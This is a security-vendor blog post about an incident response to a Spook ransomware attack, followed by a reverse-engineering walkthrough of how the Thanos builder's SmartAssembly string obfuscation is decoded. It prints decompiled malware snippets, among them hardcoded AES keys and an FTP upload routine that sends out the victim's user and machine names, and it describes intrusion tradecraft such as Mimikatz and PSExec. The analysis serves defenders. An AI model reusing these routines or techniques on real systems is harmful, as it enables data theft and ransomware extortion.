The story of a ransomware builder: from Thanos to Spook and beyond (Part 1)

sekoia.io/en/the-story-of-a-ransomware-builder-from-thanos-to-spook-and-beyond-part-1/

February 17, 2022

Introduction

During an onsite incident response analysis, CERT-Sekoia was contacted in order to respond to a Spook ransomware attack.


After gathering the evidence, we identified that malicious actors used a legitimate VPN account to initiate the first connection. The account was also a *Domain Administrator* in the company Active Directory. All lateral movements used this account via RDP or SMB. We suspect that this valid account was acquired earlier in 2021, and potentially from an initial Access Broker, because:

- Local computers' files and artifacts show the presence of 2 executables containing Mimikatz and netscanner with a last modification date back in July 2021;
- From the few residual logs available on the VPN appliance, shortly before the VPN session was established, the user was added to the VPN allowed group. We identified a web administration interface exposed to the internet;
- The version of the software appliance was several months late in security updates, thus exposed to critical CVEs;
- The duration of the attack (time elapsed between the 1st VPN connexion and the end of encryption routine) was less than an hour;

- RDP and SMB failed authentications show errors with incorrect domains, these domains referring to known Spook's victims, followed by other typo errors. It could indicate an operator making copy / paste actions.

Finally, three binaries were executed remotely via PSExec, which led to the encryption of all of the companies' files. It occurred only on the few systems up at the time of the operation (4 AM on a Sunday morning). All 3 binaries had a prefix "Worker-", but none of them were retrieved. We suppose that each of them has a specific purpose with the last one responsible for covering threat actor's actions. A ransom note was dropped on the victim's desktops detailing the payment and contact details to pay the ransom. The indicated website was the Spook leak website, hosted on a tor onion address.

While attempting to recover the client's files, it appeared that *Volume Shadow Copies* (VSC) had not been deleted on the main file sharing server. Incident responders thus tested a VSC recovery on a sample of files, which happened successfully.




Source: CERT-SEKOIA

Understanding a Spook sample

Following the previous incident response, we chose to focus on Spook ransomware. As per many other ransomware, Spook was conceived using the Thanos builder. The Thanos builder was first advertised on the XSS forum in February 2020 by the actor Nosophoros. It was sold using a subscription format, which explained its integration in other ransomware considered as variants, such as Spook. The most common sample found through different resources has the SHA-256 hash: 8dad29bd09870ab9cacfdea9e7ab100d217ff128aea64fa4cac752362459991c.

The executable is an obfuscated .NET binary. ExeInfo PE indicates the obfuscator commercial tool SmartAssembly in version 6.5.2–612.X.



Source: CERT-SEKOIA

With this information, we fire de4dot from the archived repository to get a readable version of our sample. Unfortunately, the tool failed to deobfuscate function names, class names, and the resource section that stores all the strings even though it detects an obfuscator. An article from Fortinet dating back to July 2020 mentioned the same behavior, but did not provide the process to get a readable sample.

```
public void <WorkerCrypter2>b__2f(string A_1)
{
    using (List<string>.Enumerator enumerator = this.irMLgePJDX.GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            ThreadStart threadStart = null;
            YpCGOwjDWwATs.rMKsTJZgha.WpJNwmODutnr wpJNwmODutnr = new YpCGOwjDWwATs.rMKsTJZgha.WpJNwmODutnr();
            wpJNwmODutnr.aXSAfIkYbfct = this;
            wpJNwmODutnr.DTaZlHbaazgUn = enumerator.Current;
            if (!wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107352003)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351978)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351945)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351960)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351403)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351410)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351389)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351344)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351331)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351326)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351317)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351268)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351242)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351253)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351228)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351179)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351194)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351657)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351672)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351623)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351638)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351589)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351608)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351555)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351574)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351529)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351544)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.ToLower().Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351495)) && !
              wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.gUlAYNDfQee(YpCGOwjDWwATs.rMKsTJZgha.\u008F
              (107351510))) && !wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F
              (107351485)) && !wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107397151))
              && !wpJNwmODutnr.DTaZlHbaazgUn.Contains(YpCGOwjDWwATs.rMKsTJZgha.\u008F(107351440)) && !
```

Source: CERT-SEKOIA

After a few Google searches, we found this very interesting article from Jason Reaves, detailing how Haron (a former ransomware also built with Thanos) obfuscation works based on SmartAssembly. He has not provided the SmartAssembly version within the article, but from its sample it seems it's 7.5.1.4370. By opening our sample in DNSpy, we get v8.0.2.4779.

```
[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("0.0.0.0")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyFileVersion("8.0.2.4779")]
[assembly: PoweredBy("Powered by SmartAssembly 8.0.2.4779")]
[assembly: SuppressIldasm]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```

Source: CERT-SEKOIA

Even if the versions are different, we tried to follow his process. We retrieve the same type of constructor to retrieve a string. Each different class declares a first attribute of type *GetString*. It leads us to the module *SmartAssembly.Delegates* in our .NET browser.

```
// Token: 0x060000B7 RID: 183 RVA: 0x0001D968 File Offset: 0x0001BB68
static EBBCbHTQPFk()
{
    Strings.CreateGetStringDelegate(typeof(EBBCbHTQPFk));
}

// Token: 0x040000AA RID: 170
[NonSerialized]
internal static GetString \u0012;
```

Source: CERT-SEKOIA


The second point is the usage of *Strings.CreateGetStringDelegate* (from *SmartAssembly.HouseofCards* module) based on the class *Strings* (from *SmartAssembly.StringsEncoding*) with the parameter *typeof(NameOfTheClass)*.

```
namespace SmartAssembly.HouseOfCards
{
    // Token: 0x0200002F RID: 47
    public static class Strings
    {
        // Token: 0x060000EB RID: 235 RVA: 0x0001EA14 File Offset: 0x0001CC14
        [\u0001]
        public static void CreateGetStringDelegate(Type ownerType)
        {
            foreach (FieldInfo fieldInfo in ownerType.GetFields(BindingFlags.Static | BindingFlags.NonPublic | BindingFlags.GetField))
            {
                try
                {
                    if (fieldInfo.FieldType == typeof(GetString))
                    {
                        DynamicMethod dynamicMethod = new DynamicMethod(string.Empty, typeof(string), new Type[]
                        {
                            typeof(int)
                        }, ownerType.Module, true);
                        ILGenerator ilgenerator = dynamicMethod.GetILGenerator();
                        ilgenerator.Emit(OpCodes.Ldarg_0);
                        foreach (MethodInfo methodInfo in typeof(Strings).GetMethods(BindingFlags.Static | BindingFlags.Public))
                        {
                            if (methodInfo.ReturnType == typeof(string))
                            {
                                ilgenerator.Emit(OpCodes.Ldc_I4, fieldInfo.MetadataToken & 16777215);
                                ilgenerator.Emit(OpCodes.Sub);
                                ilgenerator.Emit(OpCodes.Call, methodInfo);
                                break;
                            }
                        }
                        ilgenerator.Emit(OpCodes.Ret);
                        fieldInfo.SetValue(null, dynamicMethod.CreateDelegate(typeof(GetString)));
                        break;
                    }
                }
                catch
                {
                }
            }
        }
    }
}
```

Source: CERT-SEKOIA

This function retrieves the attribute *GetType* from the class parameter (of type GetString), and defines an unnamed *DynamicMethod* belonging to the class parameter's module, taking an integer as input and returning a string. Then, it retrieves the first method of

the *Strings* class which returns a *string* value: the *Get* method like the screenshot below shows.



Source: CERT-SEKOIA

Let's take a look at the Strings class now, where all the obfuscation mechanics happens. This class stores basic information regarding where strings are located associated with different constants:

- An offset value, hardcoded with 75 as a class attribute;
- An initial XOR value with the integer parameter sets to 107396847 (in hexa 0x666BEEF).

```
public static string Get(int A_0)
{
    A_0 ^= 107396847;
    A_0 -= Strings.offset;
    if (!Strings.cacheStrings)
    {
        return Strings.GetFromResource(A_0);
    }
    return Strings.GetCachedOrResource(A_0);
}
```

Source: CERT-SEKOIA

Notice, a cache feature to avoid decrypting a string several times, controlled by a class attribute *cacheStrings* sets at the initialization of the class with a default value to *True*.

```
public static string GetCachedOrResource(int A_0)
{
    object obj = Strings.hashtableLock;
    lock (obj)
    {
        string text;
        Strings.hashtable.TryGetValue(A_0, out text);
        if (text != null)
        {
            return text;
        }
    }
    return Strings.GetFromResource(A_0);
}
```

Source: CERT-SEKOIA

We learn that strings are located inside a manifest resource named *{56258a19–7489–468b-86ee-e7899203d67c}* and uncompressed with a custom *Unzip* command. This function is defined in the *Zip* module.

```
// Token: 0x060000FA RID: 250 RVA: 0x0001ED1C File Offset: 0x0001CF1C
static Strings()
{
    if (Strings.MustUseCache == "1")
    {
        Strings.cacheStrings = true;
        Strings.hashtable = new Dictionary<int, string>();
    }
    Strings.offset = Convert.ToInt32(Strings.OffsetValue);
    using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("{56258a19-7489-468b-86ee-e7899203d67c}"))
    {
        int num = Convert.ToInt32(manifestResourceStream.Length);
        byte[] array = new byte[num];
        manifestResourceStream.Read(array, 0, num);
        Strings.bytes = SimpleZip.Unzip(array);
    }
}
```

Source: CERT-SEKOIA

This decompression function starts by creating a custom *ZipStream* attribute which is a child class from *MemoryStream* with two additional methods:

- *ReadShort* which returns the result of the parent class method *ReadByte*, which reads and casts a byte to Int32. If the parent's method return -1 (end of stream) the function returns 0;
- *ReadInt*, same function but for a word (16 bytes) by using the *ReadShort* method.

The next step checks a header inside the resource file against the value '{z}\x00' (the code shows 8223355, which is the unsigned 32-bit value). From the resource we get '{z}\x03'.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	DECODED TEXT
00000000	7B	7A	7D	03	1F	D1	A6	E5	16	06	41	E2	85	A3	8B	11	{ z } . . Ñ ¦ å .

Source: CERT-SEKOIA

To get the value where the next switch statement is based on, a 24 right bit-shift is performed on the initial unsigned 32-bit integer read (do not forget that we are in little endian) leading to value 0x03. The switch has only two cases:

- 1 = uncompress the content
- 3 = decrypts with the symmetric algorithm AES and hardcoded values for key and initial vector

In this case the stream is decrypted. In the screenshot below, *array2* represents the hardcoded key and *array3* the hardcoded initial vector for the symmetric AES encryption algorithm. Then, the new stream is passed again to the *Unzip* function.

```
case 3:
{
    byte[] array2 = new byte[16]
    {
        30, 87, 118, 233, 45, 62, 221, 156, 12, 175,
        147, 134, 125, 37, 93, 251
    };
    byte[] array3 = new byte[16]
    {
        70, 2, 238, 214, 82, 154, 66, 163, 52, 18,
        155, 50, 206, 231, 83, 134
    };
    using (ICryptoTransform cryptoTransform = GetAesTransform(array2, array3, true))
    {
        array = Unzip(cryptoTransform.TransformFinalBlock(P_0, 4, P_0.Length - 4));
    }
    break;
}
default:
    throw new ArgumentOutOfRangeException("version", num2, "Selected compression algorithm is not supported.");
}
zipStream.Close();
zipStream = null;
return array;
```

Source: CERT-SEKOIA

Using the same process as described above we managed to decrypt the first stream. The newly decrypted one has the following header '{z}\x01': the switch case will go in the first option where data is simply uncompressed.

```
case 1:
{
    int num3 = zipStream.ReadInt();
    array = new byte[num3];
    int num5;
    for (int i = 0; i < num3; i += num5)
    {
        int num4 = zipStream.ReadInt();
        num5 = zipStream.ReadInt();
        byte[] array2 = new byte[num4];
        zipStream.Read(array2, 0, array2.Length);
        new SimpleZip.Inflater(array2).Inflate(array, i, num5);
    }
    goto IL_119;
}
```

Source: CERT-SEKOIA

Finally, we get a chain of strings prefixed with a one byte value. Based on the article of Jason Reaves, we thought that the integer prefix was the length of the string. We tried to use his proof of concept: it works for a small part of the data before raising an Exception regarding value to decode in UTF-8.

By looking in the *GetFromResource* method from the custom *Strings* class, it looks like different operations are run before returning the final string. The first byte of the string is actually related to its length but does not represent the value itself for a specific case: if the value after the logical AND with 0x80 is not 0. In this case, the string length is evaluated through a long lambda function. We can split it in 3 parts:

- The condition is again an AND operation with 0x40 value

- if true, then

(num & 0x1F) << 24) + (bytes[index++] << 16) + (bytes[index++] << 8) + bytes[index++]

if false

((num & 0x3F) << 8) + bytes[index++]

The 0x80 (10000000in binary) and 0x40 (01000000 in binary) values are linked to the UTF-8 stream of a string as explained in this stack-overflow thread.

```
// SmartAssembly.StringsEncoding.Strings
// Token: 0x060000F8 RID: 248 RVA: 0x0001EBF4 File Offset: 0x0001CDF4
public static string GetFromResource(int A_0)
{
    byte[] array = Strings.bytes;
    int index = A_0 + 1;
    int num = array[A_0];
    int num2;
    if ((num & 128) == 0)
    {
        num2 = num;
        if (num2 == 0)
        {
            return string.Empty;
        }
    }
    else if ((num & 64) == 0)
    {
        num2 = ((num & 63) << 8) + (int)Strings.bytes[index++];
    }
    else
    {
        num2 = ((num & 31) << 24) + ((int)Strings.bytes[index++] << 16) + ((int)Strings.bytes[index++] << 8) + (int)Strings.bytes[index++];
    }
    string result;
    try
    {
        byte[] array2 = Convert.FromBase64String(Encoding.UTF8.GetString(Strings.bytes, index, num2));
        string text = string.Intern(Encoding.UTF8.GetString(array2, 0, array2.Length));
        if (Strings.cacheStrings)
        {
            Strings.CacheString(A_0, text);
        }
        result = text;
    }
    catch
    {
        result = null;
    }
    return result;
}
```

Source: CERT-SEKOIA

Compiling all this knowledge in a small Python script, we were able to decode the entire resource. Some of these strings show additional base64 and reversed base64 encoding schemas: we adjust the code to get a full plaintext.

```
if (!YpCGOwjDWwATs.ZdrpEPuTKVdNM)
{
    kwOKfRhRCuwGy = kkKbYndBNVRIq.ZhgCAqtDUPafD(array, Convert.FromBase64String(sGIZdrXKvKjnilh), new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    });
}
```

Source: CERT-SEKOIA

But one question remains, how to browse the original code and get the decoded string from the resource that the function we are currently analyzing uses (associating an integer to its readable value)?

```
string text = mYaTrXhnsaDz.CqIShzUcnB();
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(string.Concat(new string[]
{
    yYHgcNZtdVjImNj,
    mYaTrXhnsaDz.\u009A(107366488),
    Environment.UserName,
    mYaTrXhnsaDz.\u009A(107366507),
    Environment.MachineName,
    mYaTrXhnsaDz.\u009A(107366486),
    text,
    mYaTrXhnsaDz.\u009A(107366481)
}));
ftpWebRequest.Method = mYaTrXhnsaDz.\u009A(107364636);
```

Source: CERT-SEKOIA

How to recover FTP method *STOR* from integer value *107364636* ?

```
string text = "";
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(string.Concat(new string[]
{
    yYHgcNZtdVjImNj,
    "UserName=",
    Environment.UserName,
    "_MachineName=",
    Environment.MachineName,
    "_",
    text,
    ".txt"
}));
ftpWebRequest.Method = "STOR";
```

Source: CERT-SEKOIA

Splitting into parts the python code and passing the integer observed to a decode function does not work. We missed something.

Back to the delegate function in module *HouseofCards* and class *Strings*, we notice that 4 calls to Opcodes are used:

- *OpCodes.Ldarg_0* which pushes the argument at index 0 representing the integer used by the *Get* method in the Strings class;
- *OpCodes.Ldc_I4* which pushes a 32-bit integer on the stack, in this case the *MetadataToken* of the input class (the AND operation with 0xFFFFFF = 16777215 is meaningless);
- *OpCodes.Sub* which subtracts the last value to the previous value pushed on the stack;
- *OpCodes.Call* which simply call the function *Get* of the *Strings* class with the result of the previous subtraction.

```
ilgenerator.Emit(OpCodes.Ldarg_0);
foreach (MethodInfo methodInfo in typeof(Strings).GetMethods(BindingFlags.Static
{
    if (methodInfo.ReturnType == typeof(string))
    {
        ilgenerator.Emit(OpCodes.Ldc_I4, fieldInfo.MetadataToken & 16777215);
        ilgenerator.Emit(OpCodes.Sub);
        ilgenerator.Emit(OpCodes.Call, methodInfo);
        break;
    }
}
```

Source: CERT-SEKOIA

The one-string decoder requires adding a subtraction with the value of the MetadaToken of the function, which is printed as RID in DNSpy.

We have released the source code on the CERT GitHub repository, but Jiří Vinopal created an easier way to deal with SmartAssembly v8+ on his late 2021 tweet. By using the latest version (2015) of *Simple Assembly Explorer* and its integrated deobfuscator using the profile *Name, String and Flow* and checking the box *Delegate Call*, associated with the famous old one *de4dot*, you get the sample deobfuscated and more readable. You just have to spend some time on base64 strings.

Our script is able to decode:

- The entire resource content previously extracted from the malware;
- An unique integer associated to its RID function to a plaintext string;
- Several strings associated to a rid.

All commands require the resource file (extracted from the sample), the key and initial vector hardcoded inside the malware (Module *SmartAssembly.Zip* — Method *Unzip*). The tool has been tested on different samples of Spook ransomware, but also on other ransomwares known for using the Thanos builder (Hackbit, Haron, RecoveryGroup) or even on most recent threat actors like Midas. This one has the same process, they just change the hardcoded value for the XOR and offset in the *Get* method of the custom *Strings* class. We adjust our code to be more customizable regarding this modification. The last version of SmartAssembly tested (Midas ransomware) was v8.0.3.4821.

Conclusion

To conclude, starting from an incident response involving an opportunist threat actor, we succeeded in providing fresh intelligence on how obfuscation is implemented by the Thanos builder. Considering that malicious actors can acquire this builder for a few dollars, we will see in the second part, written by SEKOIA.IO's Threat and Detection Team (TDR), how the above-mentioned intelligence can be extended to the entire ransomware ecosystem.

Sources

https://medium.com/walmartglobaltech/decoding-smartassembly-strings-a-haron-ransomware-case-study-9d0c5af7080b

https://stackoverflow.com/questions/3911536/utf-8-unicode-whats-with-0xc0-and-0x80

https://www.fortinet.com/blog/threat-research/analysis-of-net-thanos-ransomware-supporting-safeboot-with-networking-mode

https://www.recordedfuture.com/thanos-ransomware-builder/

https://github.com/SekoiaLab/CERT-Services/tree/main/202202-thanos_story_of_a_ransomware

Chat with our team!

Would you like to know more about our solutions? Do you want to discover our XDR and CTI products? Do you have a cybersecurity project in your organization? Make an appointment and meet us!

Contact us